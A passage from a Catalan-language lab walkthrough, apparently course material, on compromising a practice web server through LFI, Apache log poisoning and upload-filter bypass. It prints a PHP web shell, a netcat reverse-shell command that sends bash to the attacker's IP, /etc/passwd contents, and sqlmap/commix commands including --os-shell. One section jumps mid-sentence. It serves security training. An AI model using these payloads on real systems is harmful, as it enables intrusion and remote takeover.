
Ara surten 19 vulnerabilitats!!!, la gran majoria d'elles, però, de tipus XSS (és a dir, orientades a l'atac dels clients visitants -normalment per suplantar-los la sessió mitjançant el robatori de "cookies"- i no pas al propi servidor; i a més, moltes d'elles només "explotables" des d'un usuari prèviament autenticat -"Authenticated XSS"-). Així doncs, a priori sembla que no ens serviran per aconseguir l'objectiu d'obtenir una hipotètica shell (o com a mínim, sembla que arribar-hi fins a ella s'intueix complicat si seguim aquest camí). Desgraciadament, no apareix cap vulnerabilitat de tipus "SQL injection", que ens permetria trobar, per exemple, hashes d'usuaris Wordpress molt sovint reutilitzats a usuaris homònims del sistema (mala praxis molt comuna) o formes d'injectar comandes a través de funcions internes pròpies del SGBD (per obrir la tant ansiada shell), etc. Deixarem córrer de moment aquestes vulnerabilitats XSS, doncs, a falta d'explorar altres opcions potser més directes.

3.-Recerca d'alguna possible entrada per fer LFI

Un cop arribat a aquest punt mort, hem de buscar altres "punts d'entrada" per tal de poder introduir/executar la nostra desitjada shell. En aquest sentit, una passa molt típica que se sol fer en aquest tipus d'intrusions és la de realitzar una escombrada de carpetes per així intentar descobrir eventuais llocs web amagats, que podrien ser aprofitats per pujar-hi fitxers (atac "LFI") o per enviar-hi codi en forma de text (atac "log poisoning") o qualsevol altra tècnica que ens pugui permetre llençar el shell. Per començar, observem el contingut del fitxer "robots.txt" descobert per l'Nmap, el qual potser podria contenir rutes "no visibles" de material sensible més enllà de les ja conegudes...:

```
[q2dg@pepito ~]$ curl http://192.168.1.191:8000/robots.txt
User-agent:*
Disallow:/gallery.php
Disallow:/gallery
[q2dg@pepito ~]$
```

...però no: confirmem simplement el que ja ens havia dit l'script "http-robots.txt" de l'Nmap: hi ha una carpeta "/gallery" i un script "gallery.php". Aquest script sí que podria ser interessant per nosaltres si, tal com sembla, és el corresponent a una galeria multimèdia (on presumiblement s'hi podrà pujar contingut). Escrivim, doncs, la direcció `http://192.168.1.191:8000/gallery.php` al navegador per confirmar que, efectivament, accedim a la galeria d'imatges que mostra la captura següent, la qual incorpora un botó de "Submit" (la direcció `http://192.168.1.191:8000/gallery`, d'altra banda, dona un error 403 Forbidden).



Ja tenim finalment un "punt d'entrada" a partir del qual començar a provar. Ho anotem.


De totes formes, per confirmar que no n'hi hagi cap més, realitzarem un "escaneig de directoris" per veure si en trobem algun més accessible. Per això farem servir l'eina "Ffuf", la qual es troba disponible als repositoris oficials de Fedora (només caldrà, doncs, fer `sudo dnf install ffuf` per tenir-la instal·lada)

NOTA: Altres eines similars són **GoBuster** (<https://github.com/OJ/gobuster>) o **Wfuzz** (<https://github.com/xmendez/wfuzz>) entre vàries més, però caldria instal·lar-les a mà perquè no estan als repositoris de Fedora.


Aquesta eina necessita una "wordlist" per així poder incorporar cada paraula de la "wordlist" com a nom de carpeta dins de la petició corresponent feta contra el servidor web i així obtenir la resposta HTTP associada (la qual, segons si la carpeta hi és present o no, serà un -200 normalment- o serà un altre -404 normalment-). A <https://github.com/danielmiessler/SecLists> es poden trobar infinitats de "wordlists" específicament construïdes per diversos contextos, com ara el crackeig de contrasenyes, l'enumeració d'usuaris, etc, etc. Concretament, dins de l'apartat "Discovery->Web Content" podem trobar multitud de "wordlists" que incorporen noms de subcarpetes típicament publicades en servidors web, just el que necessitem. Triem una llista qualsevol (la que ens sembli més eficaç) i la descarreguem al nostre \$HOME simplement executant `wget https://raw.githubusercontent.com/danielmiessler/SecLists/master/Discovery/Web-Content/directory-list-2.3-big.txt`. A partir d'aquí, executem aquesta comanda típica per començar, on:

- La paraula "FUZZ" present a la URL (indicada en el paràmetre `-u`) és automàticament substituïda per cadascuna de les paraules presents al "wordlist" utilitzat (indicat en el paràmetre `-w`).
- El paràmetre `-e` serveix per afegir, a cada paraula del "wordlist" provada, les extensions indicades a la llista. Això serveix per poder descobrir, a més de subcarpetes, fitxers homònims que tinguin

...i si cliquem a l'enllaç "under_construction" arribem a una pàgina com aquesta...:



Si observem una mica més avall el seu contingut (el que se'n diu "hovering"), podem veure que apareix una galeria de fotos que no sembla vulnerable...



...però una mica més a sota es mostra una altra galeria (de fet, dues més) que, si cliquem a sobre d'alguna de les seves fotos, podem observar que llavors la url apareix d'aquesta forma:

```
192.168.1.199:8000/backup/under_construction/images.php?image=assets/img/gallery-90-3.html
```

Aquest tipus d'url en les quals apareixen parelles de claus<->valors directament a la "querystring" de tipus GET on **el valor és una ruta (relativa) a un determinat fitxer** són molt sospitoses de poder patir algun tipus de vulnerabilitat "LFI/Path traversing" (és a dir, de permetre escriure una altra ruta local al servidor com a valor de la clau present al "querystring" -en aquest cas, la clau és "image=") i així poder observar el contingut de fitxers sensibles del servidor (com ara "/etc/shadow", per exemple), i vés a saber si, a partir d'aquí, anar més enllà. Així doncs, resumint, tenim un parell d'opcions (a millor dit, de "vectors d'atac") per continuar, a veure què ens trobem:

*A http://192.168.1.199:8000/backup/under_construction/images.php?image=xxx podem explorar una possible vulnerabilitat LFI/Path traversing

*A <http://192.168.1.199:8000/gallery.php> podem explorar una possible vulnerabilitat LFI

4(I).-Explotació vulnerabilitat "LFI/Path traversing" (via l'atac "Log poisoning")

Doncs la realitzem a la primera de canvi: en fer...

```
192.168.1.199:8000/backup/under_construction/images.php?image=/etc/passwd
```

...obtenim la llista d'usuaris del servidor:

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var
/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool
/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var
/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/bin/false
```

Veiem que l'únic usuari que veiem amb la possibilitat d'obrir un shell Bash (és a dir, un usuari interactiu) és l'usuari "root" (no apareix cap "jennifer", doncs); la resta d'usuaris es corresponen a dimonis del sistema perquè tenen com a darrer valor de la seva línia corresponent a l'arxiu "/etc/passwd" o bé la shell "/usr/sbin/nologin" o bé "/bin/false". Entre ells destaquem l'usuari "www-data", típicament associat a l'execució del servei Apache2 i que, molt probablement, serà l'usuari amb què accedirem al sistema, si ho aconseguíssim, via el port 8000 (això caldrà veure-ho, però).

Podem anar veient més coses sobre la màquina si apuntem a diversos arxius de text del sistema amb informació interessant, com ara "/etc/hostname" (retorna "1afdd1f6b82c"...sembla l'identificador típic d'un contenidor...ja veurem), "/etc/hosts" (no retorna res rellevant), "/etc/issue" (retorna "Debian GNU/Linux 9 \n \l"), "/etc/motd" (tampoc retorna res rellevant), "/etc/bashrc" (no hi és), "/proc/version" (retorna un kernel 4,15), "/proc/cmdline" (no retorna res rellevant), "/proc/mounts" (sembla que estem en un contenidor Docker segons els punts de muntatge "overlay" que apareixen), "/etc/mysql/my.cnf" (mostra que el servidor és de tipus MariaDB), "/var/log/auth.log" (no hi és), "/var/log/apache2/access.log" (dóna un error de tipus "Fatal error: allowed memory size of n° bytes exhausted (tried to allocate n° bytes)"...això és una mica estrany, etc. Si provem de veure, en canvi, el contingut de l'arxiu "/etc/shadow", veurem que, com era d'esperar (no podia ser tan fàcil), no tenim permisos de lectura, tal com es mostra a la imatge següent:

```
Warning: include(/etc/shadow): failed to open stream: Permission denied in /var/www/html/backup/under_construction/images.php on line 5
Warning: include(): Failed opening '/etc/shadow' for inclusion (include_path='.:usr/local/lib/php') in /var/www/html/backup/under_construction
/images.php on line 5
```

Això vol dir que l'usuari amb el qual s'executa l'script "images.php" (que ja hem dit que presumiblement creiem que és "www-data", tot i que ho hem de confirmar) no hi té permisos de lectura. La possibilitat d'haver pogut llegir l'arxiu "/etc/shadow" ens hagués donat el "hash" de l'usuari "root" (l'únic que hi hauria perquè no n'hi ha cap més usuari "estàndard") i, a partir d'ell, podríem haver intentat crackejar-ho amb alguna eina com "Hashcat" per tal d'iniciar sessió via SSH amb la contrasenya trobada (en comptes d'haver-ho de fer amb força bruta amb eines com "Hydra" - <https://github.com/vanhauser-thc/thc-hydra> - o "Ncrack" - <https://nmap.org/ncrack> -). No obstant, aquesta via d'actuació la deixarem de banda perquè és molt poc probable que la configuració del servidor SSH permeti accessos directes de "root" (és a dir, és molt poc probable que la directiva *PermitRootLogin* del fitxer "sshd_config" valgui "yes"...si fos així la situació seria massa poc realista i fàcil).

En qualsevol cas, en intentar veure el contingut de l'arxiu "/etc/shadow" se'ns confirma, mitjançant un missatge d'error, que, efectivament, l'script "images.php" utilitza la funció *include()* de PHP per tal de llegir el fitxer introduït com a paràmetre a la URL. Aquesta funció permet incloure qualsevol tros de codi PHP i interpretar-ho com a part de la pròpia pàgina renderitzada. Per tant, si aconseguíssim introduir d'alguna manera algun tipus de codi PHP que ens permetés executar remotament alguna comanda (i, en el millor dels casos, obrir un shell), ja ho tindríem. Aquest sí que és un camí amb probabilitats d'èxit (d'altra banda, un altre missatge d'error que s'ens proporciona en dóna una altra dada que podria ser interessant: les carpetes on l'script "images.php" podrà trobar altres fitxers PHP possibles a executar són la pròpia carpeta on es troba ell mateix "-" i també "/usr/local/lib/php"; ens ho apuntem per si calgués més endavant).

No obstant, no hem pogut avançar per aquesta via degut a l'error "Allowed memory size" que ja hem comentat que hem obtingut en voler llegir "/var/log/apache2/access.log" (mostrat a la imatge adjunta). A la nota següent s'explica en detall com hauria sigut tot el procés.

Fatal error: Allowed memory size of 134217728 bytes exhausted (tried to allocate 134217728 bytes) in /var/www/html/backup/under_construction/images.php on line 5

NOTA: En el vídeo disponible al Moodle del curs que conté l'enregistrament de la sessió "EC-Council Training Day" del 27 de maig es mostra com fer un atac de "Log poisoning" contra "/var/log/apache2/access.log". Aquest tipus d'atacs tenen la intenció d'"incrustar" en algun arxiu de log determinades línies de codi embegut (en aquest cas, PHP) amb la intenció de fer que l'interpret PHP les pugui executar posteriorment cada cop que el log sigui llegit per ell. La idea seria, doncs, no haver de "pujar" cap script php en forma de fitxer al servidor sinó simplement "escriure el seu codi" dins d'algun fitxer de log que ho permeti (i posteriorment cridar a alguna pàgina "php" que llegeixi aquest fitxer de log com si fos una pàgina -cosa que en principi no hauria de passar si tot fos correcte però degut a l'error mostrant l'ús de la funció `include()` sabem que no és així- i, per tant, que interpreti aquest codi embegut).

La primera part (incrustar cert codi PHP en un arxiu de log) és tan fàcil com saber que, qualsevol cadena que s'envii a un servidor Apache2 (que normalment hauria de coincidir amb alguna petició de tipus HTTP però res evita que pugui ser qualsevol cadena arbitrària) per defecte es guardarà com a cinquè camp de l'arxiu "/var/log/apachd2/access.log". Per tant, si, per exemple volem escriure un codi PHP que ens pugui executar alguna comanda de terminal al servidor remot (o, més en general, que ens obri una shell, que és la idea que estem perseguint des del principi), només caldria executar la següent comanda NetCat des de la nostra màquina atacant...:

ncat 192.168.1.199 80

...i llavors, a la finestra interactiva, llençar simplement el codi PHP que volem que es registri dins l'arxiu "access.log", el qual podria ser el següent (això no es correspon amb cap petició HTTP correcta de tipus "METHODE /ruta PROTOCOL", que seria el normal, però això ens és igual perquè tot i que el servidor no sabrà què fer-ne, la registrarà igual):

```
<?php echo '<pre>' . shell_exec($_GET['cmd']) . '</pre>'; ?>
```

El codi anterior l'únic que fa és rebre el valor de la variable "cmd" (totalment inventada) indicat a la "querystring" (ja que usem el mètode GET) i, suposant que aquest sigui una comanda, executar-la en el shell de la màquina remota gràcies a la funció `shell_exec()`. L'etiqueta `<pre>` és necessària per a guardar el codi PHP tal qual dins el log, sense interpretacions de símbols.

Amb això ja tindríem un "executador de comandes" embegut dins d'una "pagina" del servidor (la qual resultarà ser el log de l'Apache) que, això sí, haurà de ser interpretada per algun script PHP (en el nostre cas, "images.php"). A partir d'aquí, per executar qualsevol comanda només caldria fer una crida a "images.php" per a què llegís "/var/log/apache2/access.log" mitjançant el paràmetre "image" i afegir el nou paràmetre "cmd" a la "querystring" amb un valor que fos el nom de la comanda que volguem executar. Per exemple, escrivint a la barra de direccions del navegador quelcom semblant a això...:

http://192.168.1.199:8000/backup/under_construction/images.php?image=/var/log/apache2/access.log&cmd=whoami

...obtdrem el nom de l'usuari amb què s'estarà executant el codi PHP (que tot sovint és el propi de l'Apache2, en aquest cas "www-data", el qual, per tant, té permisos limitats) La idea més interessant, però, és que aquest codi PHP ens pugui obrir una shell; en aquest sentit, si a la màquina servidora hi hagués preinstal·lat ja de sèrie un client NetCat (sol ser un fet comú) amb la possibilitat d'executar el paràmetre `-e /ruta/executable` (podria ser o no...si no hi fos la cosa seria una mica més complicada, però segons el vídeo referenciat en el sistema ClimbingOS sí que hi és), el qual serveix per redirigir l'entrada i sortida estàndard rebuda/enviada pel NetCat de/cap a la xarxa a l'executable indicat, podríem obrir una shell inversa simplement executant el següent...:

http://192.168.1.199:8000/backup/under_construction/images.php?image=/var/log/apache2/access.log&cmd=nc -e /bin/bash 192.168.1.158 5555

... on 192.168.1.158 representa l'adreça IP de la nostra màquina atacant (atenció!, estem suposant que la màquina atacant està a la mateixa xarxa LAN que la de la màquina víctima ja que aquest mètode de comunicació via un simple NetCat seria molt més difícil d'implementar a través d'Internet perquè en aquest cas caldria fer servir més tecnologia suplementàries, com NAT i/o DNS etc) i el nº de port en representa un que tindrem obert a la nostra màquina atacant. Aquest port obert a la nostra màquina atacant el podem obrir mitjançant l'execució d'un servidor NetCat, tal com aquest:

ncat -vnlp 5555

on el paràmetre `-n` (opcional) serveix per no fer resolucions DNS, `-v` (opcional també) serveix per activar el mode verbós, `-l` serveix per posar NetCat en mode servidor ("listening") i `-p nº` serveix per indicar el nº de port concret en que romandrem a l'escolta de la connexió del client (noteu que en el moment de desconnectar-se, aquest servidor es tancarà automàticament perquè per defecte només accepta una sola connexió i prou; si es vol que romanguí encès, caldria afegir el paràmetre `-k`)

Després de posar en marxa el servidor escoltant a la nostra màquina atacant i seguidament realitzar la petició HTTP a la màquina víctima executant la comanda NetCat client mostrada al paràgraf anterior, al terminal mostrat pel nostre servidor NetCat hauríem d'haver establert una sessió interactiva amb un terminal Bash de la màquina víctima i, per tant, podríem començar a executar-hi comandes tal com si haguéssim establert una connexió Telnet. No obstant, degut al "fatal error" que m'he trobat, comentat al paràgraf anterior, tot això explicat en aquesta nota no ho he pogut posar en pràctica i he hagut d'anar per un altre camí per arribar al mateix lloc

NOTA: El fet de posar en marxa el servidor a la màquina atacant i el client a la màquina víctima (el que se'n diu "connexió inversa") en comptes de fer-ho al revés (client a l'atacant i servidor a la víctima, en el que se'n diu "connexió directa") és degut a què és molt més fàcil i fiable que la màquina víctima faci una connexió puntual en un moment donat a un servidor que podem controlar nosaltres que no pas mantenir contínuament en marxa un servidor a la màquina víctima que en qualsevol moment pot interrompre's per múltiples motius (i que, a més, és més fàcil que sigui tallada per un tallafocs).

NOTA: En aquest cas no ha calgut, però a vegades el "Path traversing" no es pot fer directament escrivint el símbol "/" a la url perquè està vetat. Si passa això, hi ha maneres de saltar-se aquesta protecció com són les mostrades en aquest llistat <https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/File%20Inclusion>

Ja hem vist anteriorment que el Wordpress present a la màquina víctima no sembla ser vulnerable a atacs SQL-Injection però les pàgines PHP ubicades sota la subcarpeta "under_construction" (o, com a mínim, la pàgina "images.php") a primera vista podria semblar que sí perquè admet paràmetres a la "querystring" que no estan "sanititzats" (és a dir, que es permet la presència de qualsevol caràcter potencialment perillós). No obstant, hem vist, a partir de l'anàlisi fet als paràgrafs anteriors, que "images.php" utilitza la funció `include()` i, per tant, no sembla que els paràmetres de la "querystring" tinguin res a veure a consultes a cap base de dades sinó a simplement rutes de fitxers. Tot i això, per acabar de confirmar aquest aspecte tot i que ja sembla prou evident (és a dir, per confirmar que no hi ha cap base de dades amb la què l'script "images.php" interactuï, si més no a través del seu paràmetre "image=") utilitzarem l'eina "SQLMap" (<http://sqlmap.org>). Després d'instal·lar-la al nostre sistema Fedora fent `git clone --depth 1 https://github.com/sqlmapproject/sqlmap.git sqlmap` (tal com diu la seva documentació) i moure'ns dins de la carpeta "sqlmap", farem la comprovació de si l'script "images.php" és vulnerable (o no) a través de la tècnica SQL-Injection executant la comanda següent (el paràmetre `--batch` és per no realitzar la tasca interactivament sinó aplicant respostes predefinides; el valor indicat del paràmetre a inspeccionar -en aquest cas, "image=" pot ser un de qualsevol, no importa):

```
./sqlmap.py --batch -u "http://192.168.1.199:8000/backup/under_construction/images.php?image=1"
```

I podem veure, com ja sabíem, que no hi ha cap base de dades pel mig...aquesta part de la web és completament independent del Wordpress que havíem inspeccionat anteriorment.

NOTA: En el cas de que els paràmetres de la consulta fossin enviats via POST en comptes de via GET, la comanda hauria sigut així:
`./sqlmap --batch --data "image=1&submit=xyz" -u "http://192.168.1.199:8000/backup/under_construction/images.php"`

NOTA: En el cas de què sí ens trobéssim al davant amb un servidor de bases de dades vulnerable, amb aquesta eina podríem fer moltes coses depenent dels paràmetres que indiquem, com per exemple obtenir els hashcs de les contrasenyes dels usuaris registrats en la base de dades o, millor, obtenir directament un shell al servidor atacat (emprant per això la seva pròpia funcionalitat interna que ho permet, la qual sol venir integrada a la majoria de software com MySQL, SQLServer, PostgreSQL,...), etc. En casos molt estranys, on el servidor BD tingui permisos d'escriptura al sistema d'arxius (cosa que és molt poc probable), fins i tot es podria intentar "pujar-hi" algun tipus de fitxer nostre al servidor atacat, com ara un troià. Alguns paràmetres en aquest sentit a conèixer són:

```
--users : Llistar els usuaris reconeguts pel servidor de BD. També està el paràmetre --roles i --privileges
--passwords : Llistar els hashcs dels usuaris reconeguts pel servidor de BD
--schema : Llistar les BDs presents al servidor, incloent les seves respectives taules i les respectives columnes i tipus
--dbs : Llistar les BDs presents al servidor
-D nombd --tables : Llistar les taules presents a la base de dades indicada
-D nombd -T nomtaula --columns : Llistar les columnes (i els seus tipus) presents a taula indicada de la BD indicada
-D nombd -T nomtaula --dump : Llistar tot el contingut de la taula indicada de la BD indicada (fer-hi un "select *", vaja)
-D nombd --sql-query="consulta SQL" : Executar una consulta SQL "ad-hoc"
--os-shell : Obtenir una shell mitjançant les funcionalitats internes que aporti per això el servidor de BD en qüestió
```

NOTA: Detall interessant: "For urls that are not in the form of param=value sqlmap cannot automatically know where to inject. In such cases sqlmap needs to be told the injection point marked by a *. For example, this url will tell sqlmap to inject at the point after the "43": `http://www.site.com/class_name/method/43*/80`

Un altre atac que es pot intentar si tenim paràmetres no "sanititzats" és el de "Command-Injection" (https://owasp.org/www-community/attacks/Command_Injection), el qual és senzill si s'usa l'eina "Commix" (<https://github.com/commixproject/commix>), per exemple. Aquesta eina (que usa les següents tècniques: <https://github.com/commixproject/commix/wiki/Techniques>) ens podria permetre obtenir una shell remota. No obstant, després d'instal·lar-la mitjançant la comanda `git clone https://github.com/commixproject/commix.git commix` i haver entrat a la carpeta "commix" per executar-la, tal com es mostra a la captura següent, l'eina es queda penjada sempre al mateix lloc (el mostrat a la imatge) i, per tant, no hem pogut obtenir cap resultat.


```
[q2dg@pepito commix]$ ./commix.py -u "http://192.168.1.200:8000/backup/under_construction/images.php?image=1"
[warning] Python version 3.9.1 detected. You are advised to use Python version 2.7.x.

v3.2-dev#34
https://commixproject.com
(@commixproject)

+--
Automated All-in-One OS Command Injection and Exploitation Tool
Copyright © 2014-2020 Anastasios Stasinopoulos (@ancst)
+--

(!) Legal disclaimer: Usage of commix for attacking targets without prior mutual consent is illegal. It is the end user's
responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not respon-
sible for any misuse or damage caused by this program.

[info] Testing connection to the target URL.
[info] Setting the GET parameter 'image' for tests.
[info] Testing the (results-based) classic command injection technique. []
```

4(II).-Exploitació vulnerabilitat LFI (via atac a formulari web)

Intentarem el "pla B". La idea és la mateixa que al "pla A" (descriu a l'apartat anterior i que no hem pogut culminar): "injectar" un determinat codi PHP a la màquina víctima per tal de poder-lo executar posteriorment. El que canvia ara és la manera d'"injectar" aquest codi: a l'apartat anterior l'hem volgut incrustar dins dels logs de l'Apache2; ara el que farem serà "pujar-lo" directament com a fitxer ".php". La idea és aprofitar la possibilitat que ens dóna el formulari present a <http://192.168.1.199:8000/gallery.php> per pujar, en principi, imatges a una galeria; la nostra feina consistirà llavors en enganyar al formulari per a què accepti no una imatge sinó el nostre script ".php". Un cop aconseguit això, si tenim sort, aquest script tindrà una url semblant a qualsevol de les imatges pujades de forma similar que serà fàcil de deduir. A partir d'aquí, només caldrà especificar aquesta url a la barra de direccions del navegador per aconseguir executar-lo cada cop que ho necessitem.

D'scripts ".php" n'hi ha molts però, per ser-nos útil, hauria de ser un que permetés executar comandes al servidor víctima (i, a partir d'allà, intentar obrir alguna shell remota). De fet, el codi PHP en qüestió que farem servir ja el vam comentar a la NOTA de la pàgina 12 i és aquest:

```
<?php echo '<pre>' . shell_exec($_GET['cmd']) . '</pre>'; ?>
```

Així doncs, guardarem el codi anterior en un arxiu que l'anomenarem, per exemple, "codi.php", tal com es pot veure a la següent captura,...

```
[q2dg@pepito ~]$ cat codi.php
<?php echo '<pre>' . shell_exec($_GET['cmd']) . '</pre>'; ?>
```

...i intentarem pujar-lo al servidor víctima mitjançant l'element dissenyat per pujar fotografies al formulari visible a <http://192.168.1.199:8000/gallery.php> Ens trobem però (tal com mostra la imatge següent) que, tal com era esperable, el formulari no accepta fitxers PHP.



D'altra banda, seria interessant saber quin/s tipus d'imatge vàlid/s en concret està/n permès/os. Per esbrinar-ho podem provar simplement de pujar alguna imatge estàndard a veure si és acceptada o no. D'aquesta manera hem pogut comprovar que tant imatges PNG com JPG com GIF es poden pujar al servidor ja que obtenim aquesta resposta (i apareixen visibles a la galeria de fotos):



La pregunta que ens hauríem de fer ara és: ¿quin és el mecanisme que fa servir el formulari web per discriminar entre una foto "legítima" i un codi PHP? Un criteri podria ser l'extensió del fitxer. Per saber si és aquest el criteri usat per discriminar uns i permetre uns altres, podríem intentar enganyar al formulari canviant l'extensió del nostre fitxer ".php" per una altra típica d'una imatge (".jpg", ".gif", ".png",...), a veure si llavors sí és admès en provar de pujar-lo amb el formulari. Desgraciadament, si fem això tornarem a obtenir l'error de "Image format not supported". Per tant, l'extensió del fitxer no sembla ser una dada que tingui en compte (si més no, no només).

NOTA: De fet, ens interessaria molt que no haguéssim de canviar l'extensió ".php" del nostre script a pujar perquè és la "marca" que té l'interpret PHP per autoexecutar-se i així poder llegir el seu contingut: si el mateix script estigués pujat amb una altra extensió, seria molt més difícil aconseguir que l'interpret PHP el pogués llegir perquè aquest no es donaria per al·ludit automàticament en accedir-hi a l'script en no tenir aquest l'extensió pertinent. En molts casos, l'única opció per solucionar aquest problema seria reconfigurar l'interpret per associar-li la nova extensió com una més de les reconegudes... cosa que ja es convertiria en un altre problema semblant al de "l'ou i la gallina".


Un altre criteri per distingir un fitxer de tipus fotogràfic d'un fitxer contenint codi PHP és comprovar la seva signatura (o també anomenada "magic number" o "capçalera binària"). Aquest és un valor fixe que apareix sempre al començament del contingut del fitxer en sí (és a dir, ocupa els seus primers bytes) i que serveix precisament per identificar el tipus del fitxer en qüestió (la comanda *file*, per exemple, en fa ús d'ells per saber el tipus del fitxer indicat). Per conèixer les signatures de fitxers més habituals es pot consultar https://en.wikipedia.org/wiki/List_of_file_signatures o https://www.garykessler.net/library/file_sigs.html

En aquest sentit, podríem intentar confondre al formulari fent-li creure que l'arxiu a pujar és formalment una imatge si indiquem que la seva signatura és la d'una imatge. És a dir, hauríem de poder afegir al principi de l'arxiu a pujar (el nostre script ".php") la signatura que ens interessi a veure si el formulari web la comprova (i no comprova res més).

Als enllaços anteriors es pot veure fàcilment que les signatures dels formats d'imatge més comuns (i acceptats pels formulari web que ens interessa) són, en format hexadecimal:

